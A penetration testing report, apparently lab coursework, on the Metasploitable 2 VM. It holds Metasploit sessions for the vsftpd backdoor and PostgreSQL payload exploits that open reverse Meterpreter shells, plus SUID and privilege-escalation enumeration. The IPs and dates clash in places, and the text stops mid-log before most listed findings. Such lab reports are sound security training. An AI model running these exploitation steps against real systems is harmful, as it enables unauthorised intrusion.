

Penetration Testing Report

Metasploitable 2

Internal Network & Web Application Assessment

Date: 07/26/2026

Table of Contents

Table of Contents	2
Executive Summary	3
Project Overview	3
Scope of Work	3
Methodology	3
Assumptions	3
Resources	4
Risk Rating	4
Strategic Recommendation	4
Part A — Findings Summary	5
Part A — Finding Details	7
MS2-1 — Network Vulnerability 1 — Initial Foothold	7
MS2-2 — Network Vulnerability 2 — Initial Foothold	9
MS2-3 — Local Vulnerability 3 — Privilege Escalation	15
MS2-4 — Web Application Vulnerability 1	18
MS2-5 — Web Application Vulnerability 2	22
MS2-6 — Web Application Vulnerability 3	25
Part B — Observation Summary	27
Findings Based on OWASP Top 10 (2021)	27
Observation List — Metasploitable 2	27
MS2 Detailed Observations — Metasploitable 2	28
Observation MS2-1 — Network Vulnerability 1 — Initial Foothold	28
Observation MS2-2 — Network Vulnerability 2 — Initial Foothold	28
Observation MS2-3 — Network Vulnerability 3 — Privilege Escalation	28
Observation MS2-4 — Web Application Vulnerability 1	29
Observation MS2-5 — Web Application Vulnerability 2	29
Observation MS2-6 — Web Application Vulnerability 3	29
Appendix	30

Executive Summary

This document contains the security evaluation of the client's Metasploitable 2 deployment. The team completed both Part A and Part B of the engagement.

The assessment identified six confirmed vulnerabilities across the target's network services and the DVWA web application. Three findings were rated Critical (a vsftpd backdoor granting unauthenticated root access, remote code execution via the Apache Tomcat Manager, and local privilege escalation through a misconfigured SUID Nmap binary) and three were rated High (authenticated PostgreSQL payload execution, file path traversal, and reflected cross-site scripting). Collectively these issues allow full compromise of the host and disclosure of sensitive data, and require prompt remediation.

Project Overview

Scope of Work

- Target virtual machine: Metasploitable 2 Linux environment.
- Target IP address: 192.168.227.131.
- Assessed boundaries: network-layer infrastructure services (FTP, PostgreSQL, Apache Tomcat) and the DVWA web application hosted on the target.
- Exclusions: any vulnerabilities or exploits used in previous academic laboratory sessions are excluded from this report.

Methodology

The testing team followed a standard penetration testing methodology consisting of the following phases:

- Reconnaissance: active service and version identification using Nmap.
- Vulnerability assessment: mapping discovered services against known vulnerability databases (e.g., CVE-2011-2523).
- Exploitation / proof of concept: controlled validation of vulnerabilities using the Metasploit Framework and Burp Suite Community Edition.
- Remediation analysis: developing actionable engineering fixes for the client for each confirmed finding.

Assumptions

- The target system remained in a static state throughout testing.
- All testing was conducted within a simulated, isolated laboratory environment.
- The testing team had full authorization to evaluate the target systems.

Resources

- Testing platform: Kali Linux operating system.
- Core toolkit: Nmap (including NSE vulnerability scripts), Metasploit Framework, and Burp Suite Community Edition.

Risk Rating

Vulnerability risk is calculated using an industry-standard matrix blending Likelihood (ease of exploitation) and Impact (damage to Confidentiality, Integrity, and Availability). Findings are categorized into four tiers — Critical, High, Medium, or Low — as reflected in the Likelihood, Impact, and Risk ratings recorded for each finding in the Part A Finding Details section.

Strategic Recommendation

The overall security posture of the assessed environment requires immediate remediation. At minimum, the client should: replace or upgrade all end-of-life and backdoored services (e.g., vsftpd 2.3.4); enforce strong, unique credentials on all database and administrative interfaces (PostgreSQL, Tomcat Manager); remove unnecessary SUID permissions from system binaries; and adopt input validation, parameterized queries, and output encoding across the DVWA-hosted web application to close the identified injection, path traversal, and cross-site scripting vulnerabilities.

Part A — Findings Summary

Finding ID	Finding Name	Affected Resource	Method of Finding	Risk
MS2-1	vsftpd 2.3.4 Backdoor Vulnerability (CVE-2011-2523)	FTP service — TCP port 21, running vsftpd 2.3.4	Automated network vulnerability scan (Nmap NSE: nmap --script vuln), followed by an Nmap service/version scan.	Critical — Allows attackers to gain unauthorized remote access through a known backdoor, providing an initial foothold on the target system.
MS2-2	PostgreSQL Authenticated Payload Execution	192.168.227.131 — PostgreSQL (TCP port 5432)	Metasploit exploitation using valid database credentials.	High — Successful authenticated payload execution resulted in a remote Meterpreter session, enabling remote code execution.
MS2-3	Privilege Escalation via SUID Nmap Binary Abuse	/usr/bin/nmap (v4.53) — low-privilege tomcat55 account	Manual SUID enumeration after obtaining a low-privilege shell identified a misconfigured SUID Nmap binary.	Critical — Allows escalation from a low-privileged account to root, resulting in complete system control.
MS2-4	Apache Tomcat Manager Authenticated Remote Code Execution	192.168.227.131 — Apache Tomcat Manager (TCP port 8180)	Authenticated access to the Tomcat Manager interface followed by deployment of a malicious payload.	Critical — Enables authenticated users to execute arbitrary code on the server, leading to full system compromise.
MS2-5	File Path Traversal	DVWA endpoint /dvwa/vulnerabilities/fi/ (parameter: page)	Manual and automated testing using Burp Suite Community Edition.	High — Permits attackers to read sensitive files and may facilitate further compromise depending on server configuration.
MS2-6	Reflected Cross-Site Scripting (XSS)	DVWA endpoint /dvwa/vulnerabilities/xss_r/ (parameter: name)	Manual and automated testing using Burp Suite Community Edition.	High — Allows execution of malicious client-side scripts, potentially leading to session hijacking,

Finding ID	Finding Name	Affected Resource	Method of Finding	Risk
				credential theft, and phishing attacks.

Part A — Finding Details

MS2-1 — Network Vulnerability 1 — Initial Foothold

Finding Name: vsftpd 2.3.4 Backdoor Vulnerability (CVE-2011-2523)

Affected Resource: Host 192.168.227.131 — Port 21 / TCP (FTP); software version vsftpd 2.3.4.


Method of Finding

Automated network vulnerability scanning using Nmap with NSE scripts (`nmap --script vuln`).

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:   BID:48539 CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_
|   backdoor.rb
|   https://www.securityfocus.com/bid/48539
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_  vulners:
|_  vsftpd 2.3.4:
|_  PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT
|_  *
|_  FEA24DDE-72FF-5445-B198-9E2D5322DCB6 10.0 https://vulners.com/githubexploit/FEA24DDE-72FF-
|_  5445-B198-9E2D5322DCB6 *EXPLOIT*
|_  EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
|_  EDB-ID:17491 10.0 https://vulners.com/exploitdb/EDB-ID:17491 *EXPLOIT*
```

Description

The target server runs a compromised version of vsftpd (version 2.3.4) that contains an intentional backdoor. When a username ending with a smiley face “:)” is sent, the service opens a malicious shell listener on port 6200.



Exploitation


Identification: the scan identified a matching exploit module in Metasploit: `exploit/unix/ftp/vsftpd_234_backdoor`.

Verification: the module successfully triggered the backdoor by executing the command `id`.

Result: the exploit achieved immediate root execution (`whoami = root`).

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.211.128
RHOST => 192.168.211.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.211.129
LHOST => 192.168.211.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.211.129:4444
[*] 192.168.211.128:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.211.128:21 - FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
[*] 192.168.211.128:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.211.128:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.211.129:4444 -> 192.168.211.128:34851) at 2026-07-25 13:27:46 -0400

meterpreter > shell
Process 9305 created.
Channel 1 created.
whoami
root
ls -la
total 1257
drwxr-xr-x 21 root root 4096 Jul 25 13:27 .
drwxr-xr-x 21 root root 4096 Jul 25 13:27 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13820 Jul 25 05:12 dev
-rwx----- 1 root root 1188612 Jul 25 13:27 eQDVcqkWIh
drwxr-xr-x 94 root root 4096 Jul 25 13:28 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7984 Jul 25 09:12 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 115 root root 0 Jul 25 05:12 proc
drwxr-xr-x 13 root root 4096 Jul 25 09:12 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jul 25 05:12 sys
drwxrwxrwt 4 root root 4096 Jul 25 12:59 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
```



Impact: High — an attacker gains full administrative access (root).

Likelihood: High — directly exposed standard network port (21).

Risk: Critical

Recommendations

- Stop the use of vsftpd version 2.3.4 immediately.
- Upgrade to the latest stable, official version of vsftpd or migrate to a secure alternative such as ProFTPD or OpenSSH (SFTP).
- Restrict access to port 21 using a firewall rule while remediation takes place.


MS2-2 — Network Vulnerability 2 — Initial Foothold

Finding Name: PostgreSQL Authenticated Payload Execution

Affected Resource: 192.168.227.131 [TCP/5432]

Method of Finding


An OpenVAS Full and Fast vulnerability scan was performed against the Metasploitable 2 target. The scan identified multiple services running on the host, including PostgreSQL on TCP port 5432, which was selected as a potential attack vector for further exploitation using Metasploit. An Nmap service-version scan confirmed PostgreSQL running on TCP port 5432. Metasploit was then used to identify a compatible PostgreSQL payload module. After configuring the target host and valid database credentials, the exploit successfully established a remote Meterpreter session.




```
KALI-VICTOR SUNDAY x meta-Victor Sunday - 1015012... x
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
nmap -sV 192.168.227.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 21:07 -0400
Nmap scan report for 192.168.227.131
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath gwiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:4E:05:F4 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.94 seconds

kali@kali: ~
$
```



Scan completed successfully.



Summary of the OpenVAS report.

Description

The PostgreSQL service accepted valid authentication and allowed execution of a payload through the database service. Successful exploitation resulted in remote code execution under the PostgreSQL service account. Severity: High.

Impact

An attacker who obtains valid PostgreSQL credentials can execute arbitrary commands on the server, gain unauthorized access, access sensitive database information, and potentially use the compromised host as a pivot for additional attacks.


Likelihood: High

Risk: High

Recommendations

- Use strong, unique database passwords.
- Disable unnecessary remote PostgreSQL access.
- Restrict database access using firewall rules.
- Apply PostgreSQL security updates.
- Monitor database authentication logs for suspicious activity.

Evidence



```
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  VERBOSE   false            no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ----      -
  SESSION    no               no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  postgres         no        The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.227.131 no        The target host(s). see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             no        The target port (TCP)
  USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.227.128 yes        The listen address (an interface may be specified)
  LPORT     4444             yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.227.128:4444
[*] 192.168.227.131:5432 - 192.168.227.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.227.131:5432 - Uploaded as /tmp/ankp0tedu.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.227.131
[*] Meterpreter session 1 opened (192.168.227.128:4444 -> 192.168.227.131:33227) at 2026-07-31 20:13:22 -0400

meterpreter >
```

Database username and password, and one session opened after successful authentication.

```
Interact with a different session ID.
OPTIONS:
  -h, --help            Show this message
  -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > whoami
[!] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5982 created.
Channel 1 created.
whoami
postgres
hostname
metasploitable
id
uid:108(postgres) gid:117(postgres) groups=114(ssl-cert),117(postgres)
pwd
/var/lib/postgresql/8.3/main
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Gained remote access with shell.

```
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
sudo -l
[sudo] password for postgres: postgres
Sorry, user postgres may not run sudo on metasploitable.
```

After exploiting the PostgreSQL service, a Meterpreter session was established. The obtained shell was running as the postgres user (uid=108). Enumeration identified the operating system as Metasploitable Linux and several SUID binaries were discovered. An attempt to enumerate sudo privileges using `sudo -l` confirmed that the postgres user was not permitted to execute commands with sudo, indicating that privilege escalation through another method would be required.

Privilege Escalation

After obtaining a Meterpreter session, the `post/multi/recon/local_exploit_suggester` module was executed to identify potential local privilege-escalation vulnerabilities. Several Linux local exploit modules were identified as candidates. The following modules were tested:

- `overlayfs_priv_esc` — execution determined that the target was not vulnerable.
- `netfilter_priv_esc_ipv4` — the exploit could not proceed because the target lacked the required compilation dependencies (`libc6-dev-i386` and `gcc-multilib`).
- `udev_netlink` — the exploit failed due to a Metasploit module runtime error (`NoMethodError`), and no elevated session was created.

Although privilege escalation to root was not achieved, the assessment successfully demonstrated the process of identifying, selecting, and testing local privilege-escalation modules after obtaining an initial foothold.

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > search overlays

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/linux/local/cve_2021_3493_overlays 2021-04-12      great Yes    2021 Ubuntu Overlays LPE
1  \ target: x86_64
2  \ target: aarch64
3  exploit/linux/local/gameoverlay_privesc 2023-07-26      normal Yes    GameOver(lay) Privilege Escalation and Container Escape
4  \ target: Linux_Binary
5  \ target: Linux_Command
6  exploit/linux/local/cve_2023_0386_overlays_priv_esc 2023-03-22      excellent Yes    Local Privilege Escalation via CVE-2023-0386
7  exploit/linux/local/overlays_priv_esc 2015-06-16      good Yes    Overlays Privilege Escalation
8  \ target: CVE-2015-1328
9  \ target: CVE-2015-8660

Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/overlays_priv_esc
After interacting with a module you can manually set a TARGET with set TARGET 'CVE-2015-8660'

msf post(multi/recon/local_exploit_suggester) > back
msf > use exploit/linux/local/overlays_priv_esc
[*] Using configured payload linux/x86/shell/reverse_tcp
msf exploit(linux/local/overlays_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/overlays_priv_esc) > show options


Module options (exploit/linux/local/overlays_priv_esc):
-----
Name      Current Setting  Required  Description
--      -
COMPILE   Auto             yes       Compile on target (Accepted: Auto, True, False)
SESSION   1                yes       The session to run this module on

Payload options (linux/x86/shell/reverse_tcp):
-----
Name      Current Setting  Required  Description
--      -
LHOST     192.168.227.128 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  -
1   CVE-2015-8660

View the full module info with the info, or info -d command.

msf exploit(linux/local/overlays_priv_esc) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(linux/local/overlays_priv_esc) > set LHOST 192.168.227.128
LHOST => 192.168.227.128
msf exploit(linux/local/overlays_priv_esc) >
msf exploit(linux/local/overlays_priv_esc) > run
[*] Started reverse TCP handler on 192.168.227.128:4444
[-] Unknown OS: grep: /etc/os-release: No such file or directory
[-] Exploit aborted due to failure: not-vulnerable: Target not vulnerable! punt!
[*] Exploit completed, but no session was created.
```



```
msf exploit(linux/local/overlapp_priv_esc) > search netfilter

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/linux/local/netfilter_priv_esc_ipv4 2016-06-03 good Yes Linux Kernel 4.6.3 Netfilter Privilege Escalation
1 exploit/linux/local/netfilter_nft_set_elem_init_privesc 2022-02-07 average Yes Netfilter nft_set_elem_init Heap Overflow Privilege Escalation
